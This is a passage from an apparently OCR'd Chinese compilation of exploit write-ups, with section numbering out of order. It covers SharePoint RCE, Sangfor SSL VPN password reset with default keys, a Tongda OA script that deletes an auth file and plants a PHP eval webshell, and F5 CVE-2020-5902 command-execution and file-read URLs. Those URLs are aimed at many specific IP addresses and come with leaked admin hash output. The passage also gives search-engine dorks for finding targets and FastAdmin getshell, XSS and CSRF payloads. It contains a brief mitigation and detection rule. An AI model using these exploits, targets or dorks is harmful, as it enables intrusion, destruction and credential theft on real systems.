


在点击*添加*按钮之前，我们先转到目标SharePoint服务器，打开`C:\windows\temp`目录：




此时该目录中不存在`RCE_PoC.txt`文件。

现在我们转到攻击者主机，将我们引入的Web Part添加到页面中：



再次在目标服务器上检查`C:\windows\temp`目录：



通过这种方法，攻击者可以执行任意系统命令，入侵服务器。攻击者只需要在`WikiContentRCE.xml`文件中，将`echo pwned > c:/windows/temp/RCE_PoC.txt`串联替换成所需的命令即可。

三十三、深信服SSL VPN任意密码重置

深信服VPN加密算法使用了默认的key,攻击者构利用key构造重置密码数据包从而修改任意用户的密码

利用:需要登录账号

M7.6.6R1版本默认key为20181118

M7.6.1版本默认key为20100720

sangfor_key.py

```
from  Crypto.Clipher  import  ARC4
from binascii  import  a2b_hex
def   myRC4(data,key):
    rc41=ARC4.new(key)
    encrypted=rc41.encrypt(data)
    return  encrypted.encode('hex')
def rc4_decrpt_hex(data,key):
    rc41=ARC4.new(key)
    return  rc41.decrypt(a2b_hex(data))
```

key='20200720'

data=r',username=TARGET_USERNAME,ip=127.0.0.1,grpid=1,pripsw=suiyi,newpsw=TARGET_PASSWORD,'

print myRC4(data,key)

https://<PATH>/por/changepwd.csp(post)

sessReq=clusterd&sessid=0&str=RC4_STR&len=RC4_STR&len=(脚本计算后结果)


三十四、深信服SSL VPN修改任意账户手机号

修改手机号接口未正确鉴权导致越权覆盖任意用户的手机号码

利用:需要登录账号

https://<PATH>/por/changetelnum.csp?apiversion=1

newtel=TARGET_PHONE&sessReq=clusterd&username=TARGET_USERNAME&grpid=0&sessid=0&ip=127.0.0.1




二十四、通达OA v11.6版本RCE漏洞


一、影响版本 11.6

二、复现过程

1.下载11.6版本oa，下载地址：http://www.kxdw.com/soft/23114.html

2.安装






3.exp脚本

```
import requests
target="http://ip:port/"     //此处填写上面安装oa的ip及端口
payload="<?php eval($_POST['hahaha']);?>"
print("[*]Warning,This exploit code will DELETE auth.inc.php which may damage the OA")
input("Press enter to continue")
print("[*]Deleting auth.inc.php....")

url=target+"/module/appbuilder/assets/print.php?guid=../../../webroot/inc/auth.inc.php"
requests.get(url=url)
print("[*]Checking if file deleted...")
url=target+"/inc/auth.inc.php"
page=requests.get(url=url).text
if 'No input file specified.' not in page:
    print("[-]Failed to deleted auth.inc.php")
    exit(-1)
print("[+]Successfully deleted auth.inc.php!")
print("[*]Uploading payload...")
```

```
url=target+"/general/data_center/utils/upload.php?action=upload&filetype=nmsl&repkid=/.<>./.<>./.<>./"
files = {'FILE1': ('deconf.php', payload)}
requests.post(url=url,files=files)
url=target+"/_deconf.php"
page=requests.get(url=url).text
if 'No input file specified.' not in page:
    print("[+]Filed Uploaded Successfully")
    print("[+]URL:",url)
else:
    print("[-]Failed to upload file")
```

4.然后执行该exp的效果如下图



5.用菜刀连接该后门，如下

https://github.com/TomAPU/poc_and_exp

https://drivertom.blogspot.com/2019/06/pyspider-webuipocexp.html

https://www.cnblogs.com/yuzly/p/13600532.html

https://www.cnblogs.com/panisme/p/12560769.html

二十五.F5负载均衡：cve-2020-5902

版本影响：


- BIG-IP 15.x: 15.1.0/15.0.0
- BIG-IP 14.x: 14.1.0 ~ 14.1.2
- BIG-IP 13.x: 13.1.0 ~ 13.1.3
- BIG-IP 12.x: 12.1.0 ~ 12.1.5
- BIG-IP 11.x: 11.6.1 ~ 11.6.5

远程命令执行RCE:


curl -v -k 'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin'

https://43.247.102.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin


https://43.247.102.142/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin



{"error":"","output":"auth user admin {\n description \"Admin User\"\n encrypted-password
6DzpHBeHL$mxQ8TDWLDzaJEdfg6eqpKo294A7Xk0nbnkvaNwGXIOZYRTQlgleNzYB1qMVIiliWhNwQ7iU9YQmA8ql7l0zsF\/\n partition Common\n partition-access {\n all-
partitions {\n role admin\n }\n }\n shell none\n}\n"}



{"error":"","output":"auth user admin {\n description \"Admin User\"\n encrypted-password
6DzpHBeHL$mxQ8TDWLDzaJEdfg6eqpKo294A7Xk0nbnkvaNwGXIOZYRTQlgleNzYB1qMVIiliWhNwQ7iU9YQmA8ql7l0zsF\/\n partition Common\n partition-access {\n all-
partitions {\n role admin\n }\n }\n shell none\n}\n"}



文件包含漏洞：

https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/hosts

https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?
fileName=/config/bigip.license https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/config/bigip.conf

https://183.2.157.179/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://36.110.142.2/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://183.2.157.181/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://58.215.213.226/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://36.110.49.152/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://116.204.216.4/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://116.204.219.3/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://43.247.102.141/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://218.205.188.31/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://60.247.99.150/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://36.110.49.151//tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd


https://111.198.181.151/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd


https://220.248.87.92/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://43.247.102.142/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://183.2.157.180/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

https://43.247.102.140/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd





临时修补建议：

官方建议可以通过以下步骤临时缓解影响

1.使用以下命令登录对应系统

tmsh

2.编辑 httpd 组件的配置文件

edit /sys httpd all-properties

3.文件内容如下

include ' <LocationMatch ".*\.\.;.*"> Redirect 404 / </LocationMatch> '

4.按照如下操作保存文件

按下 ESC 并依次输入 :wq

5.执行命令刷新配置文件

save /sys config

6.重启 httpd 服务

restart sys service httpd

7.并禁止外部IP对 TMUI 页面的访问

搜索目标：

注：请将下面的%26替换为&。

shodan
http.favicon.hash:-335242539

http.favicon.hash:-335242539 "3992"

http.title:"BIG-IP%26reg;- Redirect"

http.title:"BIG-IP®- Redirect"

fofa
title="BIG-IP%26reg;- Redirect"

censys
443.https.get.body_sha256:5d78eb6fa93b995f9a39f90b6fb32f016e80dbcda8eb71a17994678692585ee5

443.https.get.title:"BIG-IP%26reg;- Redirect"

google
inurl:"tmui/login.jsp"

intitle:"BIG-IP" inurl:"tmui"

登录页面：

https://<target>/tmui/login.jsp

漏洞检测

/tmui/login.jsp/..;/tmui/system/user/authproperties.jsp
/tmui/login.jsp/..;/tmui/util/getTabSet.jsp?tabId=a

https://github.com/yassineaboukir/CVE-2020-5902

https://github.com/jas502n/CVE-2020-5902

https://github.com/aqhmal/CVE-2020-5902-Scanner

https://github.com/nsflabs/CVE-2020-5902

https://github.com/yasserjanah/CVE-2020-5902

https://github.com/JSec1337/RCE-CVE-2020-5902

https://github.com/payloadbox/command-injection-payload-list

suricata CVE-2020-5902 检测规则：

alert http $EXTERNAL_NET any -> any any (msg:"ET EXPLOIT F5 TMUI RCE vulnerability CVE-2020-5902 Attempt"; flow:established,to_server; http.uri; content:"/tmui/login.jsp/..|3b|/"; depth:20; metadata: former_category EXPLOIT; reference:cve,2020-5902; reference:url,support.f5.com/csp/article/K52145254; classtype:attempted-admin; sid:2030469; rev:3; metadata:affected_product Web_Server_Applications, attack_target Web_Server, deployment Perimeter, signature_severity Critical, created_at 2020_07_05, updated_at 2020_07_05;)

二十六、fastadmin前台getshell+csrf+xss

1.影响版本

V1.0.0.20200506_beta

2.利用限制

/application/config.php文件中：

```
    //是否开启前台会员中心
    'usercenter'            => true,
```

即需要开启会员中心功能为利用前提条件：

3.漏洞位置

/application/index/User.php文件

第58-67行：


```
public function _empty($name)
    {
        $data = Hook::listen("user_request_empty", $name);
        foreach ($data as $index => $datum) {
            $this->view->assign($datum);
        }
        return $this->view->fetch('user/' . $name);
    }
```

此方法中的$name参数可控，可导致fetch模板注入


攻击者可以利用该突破性扩展包含指定的路径的后门文件，就可以getshell

3.漏洞验证

登陆会员中心，在个人资料页面中修改个人头像：



抓包后修改图片数据（满足图片头格式即可）：



记录下路径后，成功getshell


修复建议

对传入进来的$name变量做一下过滤

还存在以下漏洞：

1后台分类管理处存在xss

```
POST /admin.php/category/add?dialog=1 HTTP/1.1
Host: admin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 233
Origin: http://admin.com
Connection: close
Referer: http://admin.com/admin.php/category/add?dialog=1
Cookie: PHPSESSID=ou6fjfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac7b-4979-a89b-b47dd8e79226

row%5Btype%5D=default&row%5Bpid%5D=0&row%5Bname%5D=%3Cscript%3Ealert(1)%3C%2Fscript%3E&row%5Bnickname%5D=123&row%5Bimage%5D=1&row%5Bkeywords%5D=123&row%5Bde
```



且存在csrf漏洞

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
